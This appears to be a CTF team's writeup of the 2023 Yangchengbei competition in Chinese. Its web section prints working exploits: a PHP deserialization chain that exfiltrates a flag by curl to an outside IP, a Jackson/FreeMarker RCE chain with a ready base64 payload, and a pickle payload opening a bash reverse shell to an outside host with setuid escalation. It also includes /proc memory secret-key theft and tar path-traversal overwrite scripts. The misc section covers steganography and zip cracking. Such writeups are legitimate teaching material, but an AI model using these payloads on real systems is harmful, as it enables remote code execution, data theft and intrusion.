羊城杯2023 Writeup By 0RAYS

Web

D0n't pl4y g4m3!!!

Ö_0 0vO Ow0 0w0 Ö_0 Ö_O Ö.O o_o 0.O OvO o.0 owo o.Ö Ö.Ö Ovo 0_Ö Ö_o owO O.0 owo Ö_o owO O.0 owo Ö_0 0wÖ O.0 0w0 Ö_0 OwO ov0 owo o_O O.Ö Övo

尊嘟假嘟转换器

flag在/tmp/catcatf1ag.txt

看404应该是php development server https://www.gem-love.com/2023/02/04/PHP-7-4-21-Development-Server%E6%BA%90%E7%A0%81%E6%B3%84%E9%9C%B2%E6%BC%8F%E6%B4%9E/

`/p0p.php` 源码泄露

```php
<?php
header("HTTP/1.1 302 found");
header("Location:https://passer-by.com/pacman/");

class Pro{
    private $exp;
    private $rce2;

    public function __get($name)
    {
        return $this->$rce2=$this->exp[$rce2];
    }
    public  function __toString()
    {
            call_user_func('system', "cat /flag");
     }
}

class Yang
{
    public function __call($name, $ary)
    {
        if ($this->key === true || $this->finish1->name) {
            if ($this->finish->finish) {
                call_user_func($this->now[$name], $ary[0]);
```

```
            }
        }
    }
    public function ycb()
    {
        $this->now = 0;
        return $this->finish->finish;
    }
    public function __wakeup()
    {
        $this->key = True;
    }
}
class Cheng
{
    private $finish;
    public $name;
    public function __get($value)
    {

        return $this->$value = $this->name[$value];
    }
}
class Bei
{
    public function __destruct()
    {
        if ($this->CTF->ycb()) {
            $this->fine->YCB1($this->rce, $this->rce1);
        }
    }
    public function __wakeup()
    {
        $this->key = false;
    }
}

function prohib($a){
    $filter =
"/system|exec|passthru|shell_exec|popen|proc_open|pcntl_exec|eval|flag/i";
    return preg_replace($filter,'',$a);
}

$a = $_POST["CTF"];
if (isset($a)){
  unserialize(prohib($a));
}
```

```
72 ?>
```

exp:

```
1  class Yang
2  {
3      public function __call($name, $ary)
4      {
5          if ($this->key === true || $this->finish1->name) {
6              if ($this->finish->finish) {
7                  call_user_func($this->now[$name], $ary[0]);
8              }
9          }
10     }
11     public function ycb()
12     {
13         $this->now = 0;
14         return $this->finish->finish;
15     }
16     public function __wakeup()
17     {
18         $this->key = True;
19     }
20 }
21 class Cheng
22 {
23     private $finish;
24     public $name;
25     public function __construct()
26     {
27         $this->name['finish']="system";
28     }
29
30     public function __get($value)
31     {
32
33         return $this->$value = $this->name[$value];
34     }
35 }
36 class Bei
37 {
38     public function __destruct()
39     {
40         if ($this->CTF->ycb()) {
41             $this->fine->YCB1($this->rce, $this->rce1);
```

```php
        }
    }
    public function __wakeup()
    {
        $this->key = false;
    }
}

function prohib($a){
    $filter =
"/system|exec|passthru|shell_exec|popen|proc_open|pcntl_exec|eval|flag/i";
    return preg_replace($filter,'',$a);
}

$test=new Bei();
$test->rce="curl http://124.223.14.29:11037/`cat /tmp/catcatf1ag.txt`";
$test->CTF=new Yang();
$test->CTF->finish=new Cheng();
$test->fine=new Yang();
$test->fine->finish=new Cheng();
$test->fine->now['YCB1']="system";
$test->fine->key=true;

echo
urlencode(str_replace("s:6:\"system\";","s:6:\"syssystemtem\";",serialize($test
)))
```

双写绕的时候注意序列化字符串的长度是有变化的，手动改一下

Ez_java

jackson链子前半段，toString触发调 `HtmlBean` 的 `getHtmlMap` ，然后动态代理调 `get` 方法写模板文件覆盖index.ftl 来RCE

调用栈

```
uploadfile:9, HtmlUploadUtil (com.ycbjava.Utils)
get:39, HtmlMap (com.ycbjava.Utils)
invoke:20, HtmlInvocationHandler (com.ycbjava.Utils)
isEmpty:-1, $Proxy63 (com.sun.proxy)
serializeWithoutTypeInfo:752, MapSerializer
(com.fasterxml.jackson.databind.ser.std)
serialize:720, MapSerializer (com.fasterxml.jackson.databind.ser.std)
serialize:35, MapSerializer (com.fasterxml.jackson.databind.ser.std)
```

```
serializeAsField:728, BeanPropertyWriter (com.fasterxml.jackson.databind.ser)
serializeFields:774, BeanSerializerBase (com.fasterxml.jackson.databind.ser.std)
serialize:178, BeanSerializer (com.fasterxml.jackson.databind.ser)
defaultSerializeValue:1142, SerializerProvider (com.fasterxml.jackson.databind)
serialize:115, POJONode (com.fasterxml.jackson.databind.node)
serialize:39, SerializableSerializer (com.fasterxml.jackson.databind.ser.std)
serialize:20, SerializableSerializer (com.fasterxml.jackson.databind.ser.std)
_serialize:480, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser)
serializeValue:319, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser)
serialize:1518, ObjectWriter$Prefetch (com.fasterxml.jackson.databind)
_writeValueAndClose:1219, ObjectWriter (com.fasterxml.jackson.databind)
writeValueAsString:1086, ObjectWriter (com.fasterxml.jackson.databind)
nodeToString:30, InternalNodeMapper (com.fasterxml.jackson.databind.node)
toString:62, BaseJsonNode (com.fasterxml.jackson.databind.node)
readObject:86, BadAttributeValueExpException (javax.management)
```

exp

```

import com.fasterxml.jackson.databind.node.POJONode;
import com.fasterxml.jackson.databind.node.BaseJsonNode;
import com.ycbjava.Bean.HtmlBean;
import com.ycbjava.Utils.HtmlInvocationHandler;
import com.ycbjava.Utils.HtmlMap;
import javassist.*;
import javax.management.BadAttributeValueExpException;
import java.io.*;
import java.lang.reflect.Field;
import java.lang.reflect.Proxy;
import java.util.Base64;
import java.util.Map;

public class Poc {

    public static void main(String[] args) throws Exception {

//        ClassPool pool = ClassPool.getDefault();
//        //移除 BaseJsonNode 中的 writeReplace 方法
//        CtClass ctClass0 = pool.get("com.fasterxml.jackson.databind.node.BaseJsonNode");
//        CtMethod writeReplace = ctClass0.getDeclaredMethod("writeReplace");
//        ctClass0.removeMethod(writeReplace);
//        // 将修改后的CtClass加载至当前线程的上下文类加载器中
```

```
//        ctClass0.toClass();

        HtmlMap htmlMap = new HtmlMap();
        String filname = "index.ftl";
        String content = "<#assign
ac=springMacroRequestContext.webApplicationContext>\n" +
                "  <#assign fc=ac.getBean('freeMarkerConfiguration')>\n" +
                "    <#assign
dcr=fc.getDefaultConfiguration().getNewBuiltinClassResolver()>\n" +
                "      <#assign
VOID=fc.setNewBuiltinClassResolver(dcr)>${\"freemarker.template.utility.Execute
\"?new()(\"cat /flag\")}";
        setFieldValue(htmlMap, "filename", filname);
        setFieldValue(htmlMap, "content", content);
        HtmlInvocationHandler htmlInvocationHandler = new
HtmlInvocationHandler(htmlMap);
        Map map = (Map) Proxy.newProxyInstance(
                HtmlMap.class.getClassLoader(),
                new Class[] {Map.class},
                htmlInvocationHandler);
        HtmlBean htmlBean = new HtmlBean();
        setFieldValue(htmlBean, "HtmlMap", map);

        POJONode jsonNodes = new POJONode(htmlBean);
        BadAttributeValueExpException exp = new
BadAttributeValueExpException(null);
        Field val =
Class.forName("javax.management.BadAttributeValueExpException").getDeclaredFiel
d("val");
        val.setAccessible(true);
        val.set(exp,jsonNodes);
        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(barr);
        objectOutputStream.writeObject(exp);
        objectOutputStream.close();
        String res = Base64.getEncoder().encodeToString(barr.toByteArray());
        System.out.println(res);

    }
    private static void setFieldValue(Object obj, String field, Object arg)
throws Exception{
        Field f = obj.getClass().getDeclaredField(field);
        f.setAccessible(true);
        f.set(obj, arg);
    }
}
```

有关freemark的payload可以参考

https://www.cnblogs.com/escape-w/p/17326592.html

Payload

```
rO0ABXNyAC5qYXZheC5tYW5hZ2VtZW50LkJhZEF0dHJpYnV0ZVZhbHVlRXhwRXhjZXB0aW9u1Ofaq2M
tRkACAAFMAAN2YWx0ABJMamF2YS9sYW5nL09iamVjdDt4cgATamF2YS5sYW5nLkV4Y2VwdGlvbtD9Hz
4aOxzEAgAAeHIAE2phdmEubGFuZy5UaHJvd2FibGXVxjUnOXe4ywMABEwABWNhdXNldAAVTGphdmEvb
GFuZy9UaHJvd2FibGU7TAANZGV0YWlsTWVzc2FnZXQAEkxqYXZhL2xhbmcvU3RyaW5nO1sACnN0YWNr
VHJhY2V0AB5bTGphdmEvbGFuZy9TdGFja1RyYWNlRWxlbWVudDtMABRzdXBwcmVzc2VkRXhjZXB0aW9
uc3QAEExqYXZhL3V0aWwvTGlzdDt4cHEAfgAIcHVyAB5bTGphdmEubGFuZy5TdGFja1RyYWNlRWxlbW
VudDsCRio8PP0iOQIAAHhwAAAAAXNyABtqYXZhLmxhbmcuU3RhY2tUcmFjZUVsZW1lbnRhCcWaJjbdh
QIABEkACmxpbmVOdW1iZXJMAA5kZWNsYXJpbmdDbGFzc3EAfgAFTAAIZmlsZU5hbWVxAH4ABUwACm1l
dGhvZE5hbWVxAH4ABXhwAAAALHQAA1BvY3QACFBvYy5qYXZhdAAEbWFpbnNyACZqYXZhLnV0aWwuQ29
sbGVjdGlvbnMkVW5tb2RpZmlhYmxlTGlzdPwPJTG17I4QAgABTAAEbGlzdHEAfgAHeHIALGphdmEudX
RpbC5Db2xsZWN0aW9ucyRVbm1vZGlmaWFibGVDb2xsZWN0aW9uGUIAgMte9x4CAAFMAAFjdAAWTGphd
mEvdXRpbC9Db2xsZWN0aW9uO3hwc3IAE2phdmEudXRpbC5BcnJheUxpc3R4gdIdmcdhnQMAAUkABHNp
emV4cAAAAAB3BAAAAAB4cQB+ABV4c3IALGNvbS5mYXN0ZXJ4bWwuamFja3Nvbi5kYXRhYmluZC5ub2R
lLlBPSk9Ob2RlAAAAAAAAAAICAAFMAAZfdmFsdWVxAH4AAXhyAC1jb20uZmFzdGVyeG1sLmphY2tzb2
4uZGF0YWJpbmQubm9kZS5WYWx1ZU5vZGUAAAAAAAAAAQIAAHhyADBjb20uZmFzdGVyeG1sLmphY2tzb
24uZGF0YWJpbmQubm9kZS5CYXNlSnNvbk5vZGUAAAAAAAAAAQIAAHhwc3IAGWNvbS55Y2JqYXZhLkJl
YW4uSHRtbEJlYW7amGGP39UwwQIAA0wAB0h0bWxNYXB0AA9MamF2YS91dGlsL01hcDtMAAdjb250ZW5
0cQB+AAVMAAhmaWxlbmFtZXEAfgAFeHBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAXamF2YS5sYW5nLn
JlZmxlY3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvb
khhbmRsZXI7eHBzcgAnY29tLnljYmphdmEuVXRpbHMuSHRtbEludm9jYXRpb25IYW5kbGVyQCXpLL1H
VZUCAAFMAANvYmpxAH4AG3hwc3IAGWNvbS55Y2JqYXZhLlV0aWxzLkh0bWxNYXAVSPlJWeMkfAIAAkw
AB2NvbnRlbnRxAH4ABUwACGZpbGVuYW1lcQB+AAV4cHQBMDwjYXNzaWduIGFjPXNwcmluZ01hY3JvUm
VxdWVzdENvbnRleHQud2ViQXBwbGljYXRpb25Db250ZXh0PgogIDwjYXNzaWduIGZjPWFjLmdldEJlY
W4oJ2ZyZWVNYXJrZXJDb25maWd1cmF0aW9uJyk+CiAgICA8I2Fzc2lnbiBkY3I9ZmMuZ2V0RGVmYXVs
dENvbmZpZ3VyYXRpb24oKS5nZXROZXdCdWlsdGluQ2xhc3NZXNvbHZlcigpPgogICAgICA8I2Fzc2l
nbiBWT0lEPWZjLnNldE5ld0J1aWx0aW5DbGFzc1Jlc29sdmVyKGRjcik+JHsiZnJlZW1hcmtlci50ZW
1wbGF0ZS51dGlsaXR5LkV4ZWN1dGUiP25ldygpKCJjYXQgL2ZsYWciKX10AAlpbmRleC5mdGxwcA==
```

Serpent

session头部解密得到key

```
python .\flask_session_cookie_manager3.py encode -s "GWHTpkwrEETkPT" -t "
{'Attribute': {'admin': 1, 'name': 'admin', 'secret_key': 'GWHTpkwrEETkPT'}}"
```

Hello admin, welcome to /ppppppppppick1e

/src0de源码 pickle反序列化bypass 找已有类GWHT

```python
@app.route('/src0de')
def src0de():
    f = open(__file__, 'r')
    rsp = f.read()
    f.close()
    return rsp[rsp.index("@app.route('/src0de')"):]

@app.route('/ppppppppppick1e')
def ppppppppppick1e():
    try:
        username = "admin"
        rsp = make_response("Hello, %s " % username)
        rsp.headers['hint'] = "Source in /src0de"
        pick1e = request.cookies.get('pick1e')
        if pick1e is not None:
            pick1e = base64.b64decode(pick1e)
        else:
            return rsp
        if check(pick1e):
            pick1e = pickle.loads(pick1e)
            return "Go for it!!!"
        else:
            return "No Way!!!"
    except Exception as e:
        error_message = str(e)
        return error_message

    return rsp

class GWHT():
    def __init__(self):
        pass

if __name__ == '__main__':
    app.run('0.0.0.0', port=80)
```

模糊测试下大概是R指令限制。R绕过：https://xz.aliyun.com/t/11807#toc-4

https://goodapple.top/archives/1069

找已有类GWHT利用

```
b'''(c__main__
GWHT
o}(S"__setstate__"
cos
```

```
system
ubS"bash -c 'bash -i >& /dev/tcp/120.26.39.182/8888 0>&1'"
b.'''
```

可以反弹 权限不足 flag 仅root可读 python3.8提权

```
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
cat /flag
```

ArkNights

/proc 读内存SECRET_KEY => exec

https://xia0ji233.pro/2023/01/01/Nepnep-CatCTF2022/#%E8%8E%B7%E5%8F%96secret-key

```
import requests
import re
from sys import exit

url = ''

map_list = requests.get(url + f"/read?file=/proc/self/maps")

map_list = map_list.text.split("\n")

# print(map_list[4])
# i = map_list[4]
# map_addr = re.match(r"([a-z0-9]+)-([a-z0-9]+) rw", i)
# print(map_addr.group(1))
# print(map_addr.group(2))
# print(int(map_addr.group(1),16))
# print(int(map_addr.group(2),16))
# print(f"{url}/read?file=/proc/self/mem&start={int(map_addr.group(1),16)+1}&end={int(map_addr.group(2),16)-1}")

for i in map_list:
    map_addr = re.match(r"([a-z0-9]+)-([a-z0-9]+) rw", i)
    if map_addr:
        print(map_addr)
        start = int(map_addr.group(1), 16)
        end = int(map_addr.group(2), 16)
        print("Found rw addr:", start, "-", end)
```

```
        try:
            res = requests.get(f"{url}/read?file=/proc/self/mem&start={start}&end={end-start}")
        except:
            ...
        if "Boogipopisweak" in res.text:
            print(f"{url}/read?file=/proc/self/mem&start={start}&end={end-start}")
            secret_key = re.findall(r".{50}Boogipopisweak$", res.text)
            if secret_key:
                print("Secret Key:", secret_key[0])
                break
```

```
import requests
import re

url = ""
# 由/proc/self/maps获取可读写的内存地址，再根据这些地址读取/proc/self/mem来获取secret key
s_key = ""
bypass = ""
# 请求file路由进行读取
map_list = requests.get(url + f"read?file={bypass}/proc/self/maps")
map_list = map_list.text.split("\n")

for i in map_list:
    # 匹配指定格式的地址
    map_addr = re.match(r"([a-z0-9]+)-([a-z0-9]+) rw", i)
    if map_addr:
        start = int(map_addr.group(1), 16)
        end = int(map_addr.group(2), 16)
        print("Found rw addr:", start, "-", end)

        # 设置起始和结束位置并读取/proc/self/mem
        res = requests.get(f"{url}/read?file={bypass}/proc/self/mem&start={start}&end={end-start}")
        # 如果发现*abcdefgh存在其中，说明成功泄露secretkey
        if "Boogipopisweak" in res.text:
            # 正则匹配，本题secret key格式为32个小写字母或数字，再加上*abcdefgh
            secret_key = re.findall("[0-9a-fA-F]{8}\*[0-9a-fA-F]{4}\*[0-9a-fA-F]{4}\*[0-9a-fA-F]{4}\*[0-9a-fA-F]{12}Boogipopisweak", res.text)
            if secret_key:
```

```
                print("Secret Key:", secret_key[0])
                s_key = secret_key[0]
                break
```

SECRET_KEY

3c16d0f2*0344*4650*8f4d*1bfcf6f1814cBoogipopisweak

非预期直接读就有flag

```
/read?file=/proc/1/environ
```

ezyaml

简单得yaml

非预期了

直接tarfile上传覆盖 `templates/result.html`

```
import tarfile
import requests

url = ""
proxy = {"http": "http://127.0.0.1:8080", "https": "https://127.0.0.1:8080"}

def changeName(tarinfo):
    # 修改tar包内文件名
    tarinfo.name = f"../../templates/result.html"
    return tarinfo
# 生成tar包
def generateTarFile(filename):
    with tarfile.open("poc.tar", "w") as tar:
        tar.add(filename, filter=changeName)

def upload():
    file = {"file": open("poc.tar", "rb")}
    res = requests.post(url + "/upload", files=file, proxies=proxy)
    print(res.text)

if __name__ == "__main__":
```

```
22      requests.get(url)
23      generateTarFile("poc.html")
24      upload()
```

Misc

ez_misc


尾部zip改0304: feld.txt: vzbtrvplnnvphsqkxsiqibroou

格隆斯菲尔德密码

https://www.boxentriq.com/code-breaking/gronsfeld-cipher

```
1 try to think the s nipping tools
2 key: 28303
3 好吧，就是那个CVE-2023-28303
```


zip前是个png



ai和nia的交响曲|solved

流量里可以提取出flag1.png和flag2.zip

png明显看出按列没8个字符就有一行纯黑，所以猜测可以按列提取数据



得到flag1和hint

flag2.zip是伪加密。里面有一些数字，还有明显0宽字符，0宽字符提示要先获得hint，hint是个bv号，对应曹操盖饭讲摩斯的视频，就能联想到txt里对应的是视频的时间，看每一个时间在视频里是什么字母

输入url时可以利用t来快速定位时间

https://www.bilibili.com/video/BV1wW4y1R7Jv/?share_source=copy_web&vd_source=5501734f273c38335e6d8560ad559b5f&t=13


但是对应时间找出来的字母会有一些出入，再根据曹操盖饭的典故联想得到flag2是CAOCAOGAIFAN

Matryoshka

镜像里能拿到一个rar，和一个jpg，然后rar的大小发现不对，在rar的文件尾后还发现一个jpg，两个jpg一样，尝试盲水印

然后还能拿到一个encrypt文件，veracrypt挂载，密码为watermark_is_fun

0宽



程序猿Quby

时刻表参考《死亡之链》 夏多密码，解密为

```
1 HAVEANICEDAY
```

png有个LSB加密，密码是这个，得到rar的解压密码

```
we1c0met0ycbCTF!!!
```

Easy_VMDK

不能爆破密码，是store，一眼明文攻击

取vmdk开头固定的12字节爆破

```
bkcrack 1.5.0 - 2022-07-07
[16:11:01] Z reduction using 5 bytes of known plaintext
100.0 % (5 / 5)
[16:11:01] Attack on 1096898 Z values at index 6
Keys: e6a73d9f 21ccfdbc f3e0c61c
2.7 % (29680 / 1096898)
[16:11:14] Keys
e6a73d9f 21ccfdbc f3e0c61c
```

flag.zip后还有zip，是png2txt的加密脚本，就是把像素加密成了uu，再base64，解密

```python
from PIL import Image
import base64
import binascii

f = open("key.txt","rb").readlines()

i=0
pic = Image.new("RGB",(2494,137))
for y in range(0,137):
    for x in range(0,2494):
        a = base64.b64decode(f[i])
        b = binascii.b2a_uu(a)
        c = b.decode().split(",")
        pic.putpixel([x,y],(int(c[0]),int(c[1]),int(c[2])))
        i = i+1
pic.save("flag.png")
```

解压得到flag

GIFuck


查看gif，图片上的内容明显是个brainfuck，用ffmpeg将其分离出来，然后利用脚本将字符先进行提取

```python
import os
import hashlib

dir_list = os.listdir('1')
result = []
for i in dir_list:
    m = hashlib.md5()
    fp = open('1\\' + i, 'rb')
    data = fp.read()
    m.update(data)
    result.append(m.hexdigest())

flag = ''
sub = 0
for i in result:
    if i == 'a6680292f0fc8a9796121447574de6ec':
        flag += '+'
    elif i == '04b5ae733105563b238777baff564e17':
        flag += '['
    elif i == 'f041b11363a41c0c7e1b755e45d908a3':
        flag += '-'
    elif i == '7514082f25355bc663e015e6d51763af':
        flag += '>'
    elif i == '06df41b1b5eea0485269b7178093d1ff':
        flag += '<'
    elif i == 'd4884cc21151c6e90acc351bf371935b':
        flag += ']'
    elif i == 'a53ffccc32e0aab29201cc8984fa9c7b':
        flag += '.'
    else:
        print(i)
        print(sub)
        break
    sub += 1
print(flag)
```

```
++++[->++++<]>[->++++++<]>-[->+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+>+
```

```
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<]+++<++<+[->++++<]>[->++++<]>[->-<]>[-<<<+>>>]++
<+++<+[->++++<]>[->++++<]>[->-<]>[-<<<+>>>]<+++[->++++<]>[->-<]>[-<<<+>>>]<+++
